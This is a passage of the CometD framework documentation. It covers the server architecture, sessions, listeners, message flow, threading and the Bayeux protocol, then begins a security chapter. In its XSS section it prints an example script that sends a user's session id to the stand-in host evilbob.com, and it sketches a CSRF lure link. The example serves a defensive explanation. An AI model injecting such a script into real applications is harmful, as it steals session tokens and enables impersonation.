CometD implements the *hub-spoke* topology. In the default configuration, this means that there is one central server (the hub) and all clients connect to that server via conduit links (the spokes).



In CometD, the server receives messages from publishers and, if the message's channel is a broadcast channel, re-routes the messages to interested subscribers. The CometD server treats meta messages and service messages in a special way; it does not re-route them to any subscriber (by default it is forbidden to subscribe to meta channels, and it is a no-operation to subscribe to service channels).

For example, imagine that `clientAB` subscribes to channels `/A` and `/B`, and `clientB` subscribes to channel `/B`. If a publisher publishes a message on channel `/A`, only `clientAB` receives it. On the other hand, if a publisher publishes a message on channel `/B`, both `clientAB` and `clientB` receive the message. Furthermore, if a publisher publishes a message on channel `/C`, neither `clientAB` nor `clientB` receives the message, which ends its journey on the server. Re-routing broadcast messages is the default behavior of the server, and it does not need any application code to perform the re-routing.

Looking from a high level then, you see messages flowing back and forth among clients and server through the conduits. A single broadcast message might arrive at the server and be re-routed to all clients; you can imagine that when it arrives on the server, the message is copied and that a copy is sent to each client (although, for efficiency reasons, this is not exactly what happens). If the sender also subscribes to the channel it published the message to, it receives a copy of the message back.

6.3. The Lower Level View

The following sections take a deeper look at how the CometD implementation works.


It should be clear by now that CometD, at its heart, is a client/server system that communicates via a protocol, the Bayeux protocol.

In the CometD implementation, the half-object plus protocol (http://c2.com/cgi/wiki?HalfObjectPlusProtocol) pattern captures the client/server communication: when a half-object on the client establishes a communication conduit with the server, its correspondent half-object is created on the server, and the two can – logically – communicate. CometD uses a variation of this pattern because there is the need to abstract the transport that carries messages to and from the server. The transport can be based on the HTTP protocol, but in recent CometD versions also on the WebSocket protocol (and you can plug in more transports).

In broad terms, the *client* is composed of the client half-object and the client transport, while the *server* is a more complex entity that groups server half-objects and server transports.

6.3.1. Sessions

Sessions are a central concept in CometD. They are the representation of the half-objects involved in the protocol communication.



There are three types of sessions:

- *Client sessions* – the client half-object on the remote client side. Client sessions are represented by the `org.cometd.CometD` object in JavaScript, and by the `org.cometd.bayeux.client.ClientSession` class (but more frequently by its subclass `org.cometd.bayeux.client.BayeuxClient`) in Java. The client creates a client session to establish a Bayeux communication with the server, and this allows the client to publish and receive messages.
- *Server sessions* – the server half-object on the server side. Server sessions are on the server, and are represented by the `org.cometd.bayeux.server.ServerSession` class; they are the counterpart of client sessions. When a client creates a client session, it is not initially associated with a correspondent server session. Only when a client session establishes the Bayeux communication with the server does the server create its correspondent server session, as well as the link between the two half-objects. Each server session has a message queue. Messages publish to a channel and must be delivered to remote client sessions that subscribe to the channel. They are first queued into the server session’s message queue, and then delivered to the correspondent client session.
- *Local sessions* – the client half-object on the server side, represented by class

`org.cometd.bayeux.server.LocalSession`. Local sessions can be thought of as clients living in the server. They do not represent a remote client, but instead a server-side client. Local sessions can subscribe to channels and publish messages like a client session can, but they live on the server. The server only knows about server sessions, and the only way to create a server session is to create its correspondent client session first, and then make it establish the Bayeux communication with the server. For this reason, on the server side, there is the additional concept of local session. A local session is a client session that happens to live on the server, and hence is local to the server.
For example, imagine that a remote client publishes a message every time it changes its state. Other remote clients can just subscribe to the channel and receive those state update messages. But what if, upon receiving a remote client state update, you want to perform some activity on the server? Then you need the equivalent of a remote client, but living on the server, and that's what local sessions are.
Server-side services are associated with a local session. Upon creation of the server-side service, the local session handshakes and creates the correspondent server session half-object, so that the server can treat client sessions and local sessions in the same way (because it sees them both as server sessions). The server delivers messages sent to a channel to all server sessions that subscribe to that channel, no matter if they are remote client sessions or local sessions.
For further information on services, see also the services section.

6.3.2. The Server

The *server* is represented by an instance of `org.cometd.bayeux.server.BayeuxServer`. The `BayeuxServer` object acts as a:

- Repository for server sessions, see also the concepts sessions section.
- Repository for *server transports* – represented by the `org.cometd.bayeux.server.ServerTransport` class. A server transport is a server-side component that handles the details of the communication with the client. There are HTTP server transports as well as a WebSocket server transport, and you can plug in other types as well. Server transports abstract the communication details so that applications can work knowing only Bayeux messages, no matter how they arrive on the server.
- Repository for *server channels* – represented by the `org.cometd.bayeux.server.ServerChannel` class. A server channel is the server-side representation of a channel; it can receive and publish Bayeux messages.
- Repository for *extensions* – represented by the `org.cometd.bayeux.server.BayeuxServer.Extension` class. Extensions allow applications to interact with the Bayeux protocol by modifying or even deleting or replaying incoming and/or outgoing Bayeux messages.
  For further information about extensions, see also the extensions section.
- Central authorization authority, via an instance of the *security policy* – represented by the `org.cometd.bayeux.server.SecurityPolicy` class. CometD interrogates the security policy to authorize any sensible operation the server performs, such as handshakes, channel creation, channel subscription and channel publishing. Applications can provide their own security policy to implement their own authorization logic.
  For further information about the security policy, see the authorization section.
- *Authorizers* – represented by the `org.cometd.bayeux.server.Authorizer` class allow you to apply more fine-grained authorization policies.
  For further information on authorizers, see also the authorizers section.
- Message processor, by coordinating the work of server transports, extensions and security policy, and by implementing a message flow algorithm (see the message processing section) that allows applications to interact with messages and channels to implement their application logic.

6.3.3. Listeners

Applications use *listeners* to interact with sessions, channels and the server. The Java and JavaScript APIs allow applications to register different kinds of listeners that receive notifications of the correspondent events. You can usefully think of extensions, security policies and authorizers as special types of listeners. The following sections treat them as such.

6.3.3.1. Client Sessions and Listeners

Examples of client session listeners include the following:

- You can add extensions to a client session to interact with the incoming and outgoing messages that arrive and that the session sends, via `ClientSession.addExtension(ClientSession.Extension)`.
- A client session is a repository for channels; you can add message listeners to a channel to notify you when a message arrives on that particular channel, via `ClientSession.getChannel(String).addListener(ClientSessionChannel.MessageListener)`.


6.3.3.2. Servers and Listeners

On the server, the model is similar but much richer.

- You can add extensions to a `BayeuxServer` instance for all messages that flow through the server via `BayeuxServer.addExtension(BayeuxServer.Extension)`.
- `BayeuxServer` allows you to add listeners that it notifies when channels are created or destroyed via `BayeuxServer.addListener(BayeuxServer.ChannelListener)`, and when server sessions are created or destroyed via `BayeuxServer.addListener(BayeuxServer.SessionListener)`.
- `ServerChannel` allows you to add authorizers via `ServerChannel.addAuthorizer(Authorizer)`, and listeners that get notified when a message arrives on the channel via `ServerChannel.addListener(ServerChannel.MessageListener)`, or when a client subscribes or unsubscribes to the channel via `ServerChannel.addListener(ServerChannel.SubscriptionListener)`.
- `ServerSession` allows you to add extensions for messages that flow through the server session via `ServerSession.addExtension(ServerSession.Extension)`.
- `ServerSession` allows you to add listeners that get notified when the session is removed (for example because the client disconnects, or because the client disappears and therefore the server expires the correspondent server session) via `ServerSession.addListener(ServerSession.RemoveListener)`.
- `ServerSession` allows you add listeners that can interact with the server session's message queue for example to detect when a message is added to the queue, via `ServerSession.addListener(ServerSession.QueueListener)`, or when the queue is exceed a maximum number of messages, via `ServerSession.addListener(ServerSession.MaxQueueListener)`, or when the queue is ready to be sent via `ServerSession.addListener(ServerSession.DeQueueListener)`.
- `ServerSession` allows you add listeners that get notified when a message is received by the server session (no matter on which channel) via `ServerSession.addListener(ServerSession.MessageListener)`.

6.3.4. Message Processing

This section describes message processing on both the client and the server. Use the following image to understand the detailed components view that make up the client and the server.



When a client sends messages, it uses the client-side channel to publish them. The client retrieves the client channel from the client session via `ClientSession.getChannel(String)` . Messages first pass through the extensions, which process messages one by one; if one extension denies processing of a message, it is deleted and it is not sent to the server. At the end of extension processing, the messages pass to the client transport.

The client transport converts the messages to JSON (for the Java client, this is done by a `JSONContext.Client` instance, see also the JSON section), establishes the conduit with the server transport and then sends the JSON string over the conduit, as the payload of a transport-specific envelope (for example, an HTTP request or a WebSocket message).

The envelope travels to the server, where the server transport receives it. The server transport converts the messages from the JSON format back to message objects (through a `JSONContext.Server` instance, see also the JSON section), then passes them to the `BayeuxServer` instance for processing.

The `BayeuxServer` processes each message in the following steps:

1. It invokes `BayeuxServer` extensions (methods `rcv()` or `rcvMeta()`); if one extension denies processing, a reply is sent to the client indicating that the message has been deleted, and no further processing is performed for the message.
2. It invokes `ServerSession` extensions (methods `rcv()` or `rcvMeta()`, only if a `ServerSession` for that client exists); if one extension denies processing, a reply is sent to the client indicating that the message has been deleted, and no further processing is performed for the message.
3. It invokes authorization checks for both the security policy and the authorizers; if the authorization is denied, a reply is sent to the client indicating the failure, and no further processing is performed for the message.
4. It invokes server channel listeners; the application adds server channel listeners on the server, and offers the last chance to modify the message before it is eventually sent to all subscribers (if it is a broadcast message). All subscribers see any modification a server channel listener makes to the message, just as if the publisher has sent the message already modified. After the server channel listeners processing, the message is *frozen* and no further modifications should be made to the message. Applications should not worry about this freezing step, because the API clarifies whether the message is modifiable or not: the API has as a parameter a modifiable message interface or an unmodifiable one to represent the message object. This step is the last processing step for an incoming non-broadcast message, and it therefore ends its journey on the server.
5. If the message is a broadcast message, the message passes through `BayeuxServer` extensions (methods `send()` or `sendMeta()`), then for each server session that subscribed to the channel, the message passes through `ServerSession` extensions (methods `send()` or `sendMeta()`).
6. If the message is a broadcast message, for each server session that subscribed to the channel, the message passes through `ServerSession` listeners, that have last chance to discard the message for that session; then the server session queue listeners (`MaxQueueListener` and `QueueListener`) are invoked and finally the message is added to the server session queue for delivery.
7. If the message is a lazy message (see also the lazy messages section), it is sent on first occasion, otherwise the message is delivered immediately. If the server session onto which the message is queued corresponds to a remote client session, it is assigned a thread to deliver the messages in its queue through the server transport. The server transport drains the server session message queue, converts the messages to JSON and sends them on the conduit as the payloads of transport-specific envelopes (for example, an HTTP response or a WebSocket message). Otherwise, the server session onto which the message is queued corresponds to a local session, and the messages in its queue are delivered directly to the local session.
8. For both broadcast and non-broadcast messages, a reply message is created, passes through `BayeuxServer` extensions and `ServerSession` extensions (methods `send()` or `sendMeta()`). It then passes to the server transport, which converts it to JSON through a `JSONContext.Server` instance (see also the JSON section), and sends it on the conduit as the payload of a transport-specific envelope (for example, an HTTP response or a WebSocket message).
9. The envelope travels back to the client, where the client transport receives it. The client transport converts the messages from the JSON format back to message objects, for the Java client via a `JSONContext.Client` instance (see also the JSON section).
10. Each message then passes through the extensions (methods `send()` or `sendMeta()`), and channel listeners and subscribers are notified of the message.

The round trip from client to server back to client is now complete.

6.3.5. Threading

When Bayeux messages are received by the server, a thread is allocated (by the Servlet Container, not by CometD) to handle the messages, and server-side CometD listeners are invoked in this thread. The CometD implementation does not spawn new threads to call server-side listeners; in this way the threading model is kept simple and very similar to the Servlet threading model.

The CometD implementation also relies on a scheduler to perform periodic or delayed tasks. The execution of these tasks may invoke server-side CometD listeners, notably implementations of `BayeuxServer.SessionListener#sessionRemoved` and `ServerSession.RemoveListener`.

This simple threading model implies that if a server-side CometD listener takes a long time to process the message and to return control to the implementation, then the implementation cannot process the next messages that may arrive, most often halting the whole server processing and causing client disconnections.

This is due to the fact that a Bayeux client uses a limited number of connections to interact with the server. If a message sent to one connection takes a long time to be processed on the server, the client may send additional messages on that connection, but those will not be processed until the previous message processing ends.

It is therefore very important that if the application knows that a message may trigger a time consuming task (for example a database query), it does so in a separate thread.

Services (see also the java server services section) are an easy way to setup server-side listeners but share the same threading model with normal server-side listeners: if they need to perform time consuming tasks, they need to do so in a separate thread, for example:

JAVA

```java
@Service
public class MyService {
    @Inject
    private BayeuxServer bayeuxServer;
    @Session
    private LocalSession localSession;

    @Listener("/service/query")
    public void processQuery(final ServerSession remoteSession, final ServerMessage message) {
        new Thread() {
            public void run() {
                Map<String, Object> data = performTimeConsumingTask(message);

                // Send data to client once the time consuming task is finished
                remoteSession.deliver(localSession, message.getChannel(), responseData);
            }
        }.start();
    }
}
```

6.3.6. Application Interaction

Now that you know that applications interact with CometD through listeners, and how both the client and the server process messages, you need to know what an application should do to interact with messages to perform its business logic.

6.3.6.1. Server-side Authentication

For an application to interact with authentication, it must register a custom instance of a `SecurityPolicy` and override method `SecurityPolicy.canHandshake(…)`. The `SecurityPolicy` can customize the handshake reply (for example, to give details about an authentication failure) by retrieving the handshake reply from the handshake request:

JAVA

```java
public class MySecurityPolicy extends DefaultSecurityPolicy {
    public boolean canHandshake(BayeuxServer server, ServerSession session, ServerMessage message) {
        boolean authenticated = authenticate(session, message);

        if (!authenticated) {
            ServerMessage.Mutable reply = message.getAssociated();
            // Here you can customize the reply
        }

        return authenticated;
    }
}
```

6.3.6.2. Interacting with Meta and Service Messages

Meta messages and service messages end their journey on the server. An application can only interact with these kinds of messages via server channel listeners, and therefore must use such listeners to perform its business logic.

You can add server channel listeners in the following ways:

- Directly via the API at initialization time (see the services integration section).
- Indirectly by using inherited services (see the inherited services section). You accomplish this by calling `AbstractService.addService(…)` or via annotated services (see the annotated services section) using `@Listener` annotations.

> Applications that need to perform time consuming tasks in server-side listeners should do so in a separate thread to avoid blocking the processing of other incoming messages (see also the threading section).

6.3.6.3. Interacting with Broadcast Messages

Broadcast messages arrive to the server and are delivered to all `ServerSessions` that subscribe to the message's channel. Applications can interact with broadcast messages via server channel listeners (in the same way as with non-broadcast messages, see above), or by using a `LocalSession` that subscribes to the message's channel. You can use this latter solution directly via the API at initialization time (see the services integration section), or indirectly via annotated services (see the inherited services section) using `@Subscription` annotations.

> Applications that need to perform time consuming tasks in server-side listeners should do so in a separate thread to avoid blocking the processing of other incoming messages (see also the threading section).

6.3.6.4. Communicating with a Specific Remote Client

Applications that want to deliver messages to a specific client can do so by looking up its correspondent server session and delivering the message using `ServerSession.deliver()`.

For example, remote client `client1` wants to send a message to another remote client `client2`. Both clients are already connected and therefore have already performed the handshake with the server. Their handshake contained additional information regarding their `userId`, so that `client1` declared to be "Bob" and `client2` declared to be "Alice". The application could have used a `SecurityPolicy` or a `BayeuxServer.SessionListener` to perform a mapping between the `userId` and the server session's id, like explained in the authentication section.

Now Bob wants to send a private message only to Alice.

The `client1` can use a service channel for private messages (such as `/service/private`), so that messages are not broadcast, and the application is set up so that a server channel listener routes messages arriving to `/service/private` to the other remote client.

JAVA

```java
@Service
public class PrivateMessageService {
    @Session
    private ServerSession session;

    @Listener("/service/private")
    public void handlePrivateMessage(ServerSession sender, ServerMessage message) {
        // Retrieve the userId from the message
        String userId = message.get("targetUserId");

        // Use the mapping established during handshake to
        // retrieve the ServerSession for a given userId
        ServerSession recipient = findServerSessionFromUserId(userId);

        // Deliver the message to the other peer
        recipient.deliver(session, message.getChannel(), message.getData());
    }
}
```

6.3.6.5. Server-side Message Broadcasting

Applications might need to broadcast messages on a particular channel in response to an external event. Since `BayeuxServer` is the repository for server channels, the external event handler just needs a reference to `BayeuxServer` to broadcast messages:

JAVA

```
public class ExternalEventBroadcaster {
    private final BayeuxServer bayeuxServer;

    public ExternalEventBroadcaster(BayeuxServer bayeuxServer) {
        this.bayeuxServer = bayeuxServer;

        // Create a local session that will act as the "sender"
        this.session = bayeuxServer.newLocalSession("external");
        this.session.handshake();
    }

    public void onExternalEvent(ExternalEvent event) {
        // Retrieve the channel to broadcast to, for example
        // based on the "type" property of the external event
        ServerChannel channel = this.bayeuxServer.getChannel("/events/" + event.getType());
        if (channel != null) {
            // Create the data to broadcast by converting the external event
            Map<String, Object> data = convertExternalEvent(event);

            // Broadcast the data
            channel.publish(this.session, data);
        }
    }
}
```

6.3.7. Bayeux Protocol

A client communicates with the server by exchanging Bayeux messages.

The Bayeux protocol requires that the first message a new client sends be a *handshake* message (a message sent on `/meta/handshake` channel). On the server, if the processing of the incoming handshake message is successful, `BayeuxServer` creates the server-side half-object instance (`ServerSession`) that represents the client that initiated the handshake. When the processing of the handshake completes, the server sends back a handshake reply to the client.

The client processes the handshake reply, and if it is successful, starts – under the covers – a heartbeat mechanism with the server, by exchanging *connect* messages (a message sent on a `/meta/connect` channel). The details of this heartbeat mechanism depend on the client transport used, but can be seen as the client sending a connect message and expecting a reply after some time (when using HTTP transports, the heartbeat mechanism is also known as *long-polling*). The heartbeat mechanism allows a client to detect if the server is gone (the client does not receive the connect message reply from the server), and allows the server to detect if the client is gone (the server does not receive the connect message request from the client).

Connect messages continue to flow between client and server until either side decides to disconnect by sending a *disconnect* message (a message sent on the `/meta/disconnect` channel).

While connected to the server, a client can subscribe to channels by sending a *subscribe* message (a message sent on a `/meta/subscribe` channel). Likewise, a client can unsubscribe from a channel by sending an *unsubscribe* message (a message sent on a `/meta/unsubscribe` channel). A client can publish messages containing application-specific data at any time while it is connected, and to any broadcast channel (even if it is not subscribed to that channel).

6.3.8. Binary Data

The Bayeux protocol message format is the JSON format, because the Bayeux protocol was designed when JavaScript did not have binary data types.

Recent versions of JavaScript have typed arrays (https://developer.mozilla.org/en-US/docs/Web/JavaScript/Typed_arrays) that can be used to represent raw binary data such as files or images. A typical example of a JavaScript typed array is `Uint8Array` that represents an array of unsigned, 8-bit, integers. In turn, typed arrays are based on the lower level `ArrayBuffer` and `DataView` types.

The JavaScript Web APIs have been enriched to use `ArrayBuffer` or higher level typed arrays such as `Uint8Array`. In this way, applications can now read the content of a file via JavaScript APIs such as `FileReader.readAsArrayBuffer()` or use `XMLHttpRequest` to send and receive data as `ArrayBuffer`.

Java, of course, always had binary types in the form of `byte[]` and `ByteBuffer`.

Since Bayeux messages can only carry data in textual representation, the CometD libraries support upload and download of binary data by converting the binary data represented by JavaScript's `ArrayBuffer` or Java's `byte[]` into a textual format using the Z85 (https://rfc.zeromq.org/spec:32/Z85/) encoding/decoding and by using a specific format for the `data` field of a message.

The encoding/decoding to/from the binary representation is performed by CometD extensions on both the client and the server, see the binary extension section.

When transporting binary data, the format of the `data` field of a message is a specific one, represented by the `org.cometd.bayeux.BinaryData` class in Java and by an equivalent structure in JavaScript, that is an object with the following fields:

- The `data` field, carrying the binary representation of the data.
- The `last` field, that tells whether the `data` field is the last chunk of binary data.
- An optional `meta` field, carrying related additional metadata such as a file name, an image name, the MIME type of the binary representation (for example, `image/png`), etc.

A complete binary message therefore looks like this, in JSON format, *after* the Z85 encoding:

```json
{
    "id": "123456",
    "channel": "/binary",
    "clientId": "Un1q31d3nt1f13r",
    "data": {
        "data": "HelloWorld", /* Z85 encoded binary data */
        "last": true,
        "meta": {
            "content-type": "image/png"
        }
    },
    "ext": {
        "binary": {
        }
    }
}
```

Applications do not need to worry about the specific message format above because CometD offers APIs that simplify the creation of messages with binary data, for example see how to publish binary data from JavaScript, how to publish binary data from Java and the binary services section. The CometD implementation takes care of producing the right message format under the covers.

JavaScript applications can use `ArrayBuffer` , `DataView` or any typed array object as the binary representation.

Java applications (either client or server) must use the `org.cometd.bayeux.BinaryData` object as the binary representation.

7. Security

This session discusses the security features of the Bayeux Protocol and the relationship with common attacks and how you can configure CometD to tighten your application.

7.1. Security of the session id

The Bayeux Protocol identifies a particular session (formerly known as "client") via a session id token, carried in Bayeux messages by the `clientId` field. The `clientId` field value (i.e. the session id) is generated by the server when the client sends the handshake request message, and sent back to the client in the handshake response message (see the Bayeux Protocol handshake). The client then sends the `clientId` field in every subsequent message to the server, until disconnection.

The session id is generated using a strong random number generator, and as such it is not guessable by an evil third party. An evil user that knows its own session id cannot guess the session id of another user by just looking at its own session id.

While the non-guessability of the session id is a good starting point, it is typically not enough, so read on.

7.2. Security against man-in-the-middle attacks

An evil user may be in the position to observe Bayeux Protocol traffic, as it is the case for a man-in-the-middle.

The typical solution in this case is to encrypt the traffic between the client and the server using TLS. In this way, all the traffic between the client and the server is encrypted end-to-end and a man-in-the-middle cannot look or otherwise retrieve someone else's session id.

7.3. Security against cross-site scripting (XSS) attacks

A cross-site scripting attack (https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)) is a particularly important vulnerability of web applications.

A typical example of XSS is the following:

Evil user Bob connects to a chat service that uses CometD. There, he finds Alice, another user. Bob sends an evil chat message text to Alice where the text is the following:

```html
<script type="text/javascript">
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://evilbob.com?stolen=" + $.cometd.getClientId());
xhr.send();
</script>
```

As you can see, the script accesses the CometD's session id (via `$.cometd.getClientId()`).

> Removing the method `getClientId()` would not solve the issue, because the evil script could access the session id in other ways. For example, by registering an extension, or by otherwise watching Bayeux messages that come and go for the normal functioning of the application, or by quickly disconnecting and reconnecting the session, etc.

Bob sends that evil message, which reaches the CometD server and gets routed to Alice. When it arrives on Alice's browser, that script may be run by the browser if the application is XSS vulnerable.

If the script runs, Bob would be able to steal Alice's session id, send it to his server `evilbob.com`, where Bob would be able to access it.

> ❗ If your web application is XSS vulnerable, an attacker can do a lot more damage than just stealing a CometD session id, so it is of paramount importance that your web application sanitizes data received from unknown sources such as other users chat messages.

If Bob has stolen Alice's session id, he could craft a Bayeux message with Alice's session id and send it from his computer, and thereby could impersonate Alice.

CometD protects from impersonations due to stolen session ids in different ways, depending on the type of transport used to carry Bayeux messages.

For transports based on HTTP (`long-polling` and `callback-polling`), CometD sends a HTTP cookie with the handshake response, marked as `HttpOnly` , called `BAYEUX_BROWSER` (see Configuring the Java Server). The CometD implementation, on the server, maps this cookie to a legit session id during the processing of the handshake request message. For every subsequent message, the browser will send the `BAYEUX_BROWSER` cookie to the server and the CometD implementation will retrieve the session id from legit sessions that have been mapped to the cookie, rather than from the message (where it could have been altered).

Bob could craft a message with Alice's session id, but the `BAYEUX_BROWSER` cookie that he will send along with the tampered message will be his, not Alice's. The CometD implementation will detect this attack and ask Bob to re-handshake.

If the crafted message does not have any cookie, CometD will ask Bob to re-handshake.

For transports based on WebSocket (`websocket`), CometD trusts the particular connection that has been established during the handshake. The session id is associated to that connection and when a WebSocket message arrives on that connection, and CometD retrieves the session id from the association with the connection, rather than from the message (where it could have been altered).

When the connection is closed, for example for a network failure, CometD attempts to open another connection. If the reconnection happens within a short period of time (typically less than the `maxInterval` configured on the server), then CometD will try to send messages on the new connection without re-handshaking, but since it's a new connection that did not process a handshake message, it will not have a session id associated.

At this point, CometD could ask the client to re-handshake (which involves some round-trips to be completed, possibly slowing further down the communication in case of faulty networks), or it could trust the session id from the message (which would yield faster reconnections, albeit less secure if the session id is stolen). This is controlled by the `requireHandshakePerConnection` parameter, see Configuring the Java Server.

7.4. Security against cross site request forgery (CSRF) attacks

A cross site request forgery attack (https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)) is a particularly important vulnerability of web applications.

A typical example of CSRF is the following:

Evil user Bob connects to the chat service at `cometd-chat.com` using CometD. There, he finds Alice, another user. Bob sends an evil chat message text to Alice where the text is the following:

```html
Look at this: http://evilbob.com/cometd
```

Alice clicks on the link, her browser opens a new tab to `http://evilbob.com/cometd` and an entertaining HTML page containing a script is downloaded to Alice's browser.

While Alice is looking at Bob's entertaining page, her browser runs the script, which may perform actions on behalf of Alice on the chat service that uses CometD.

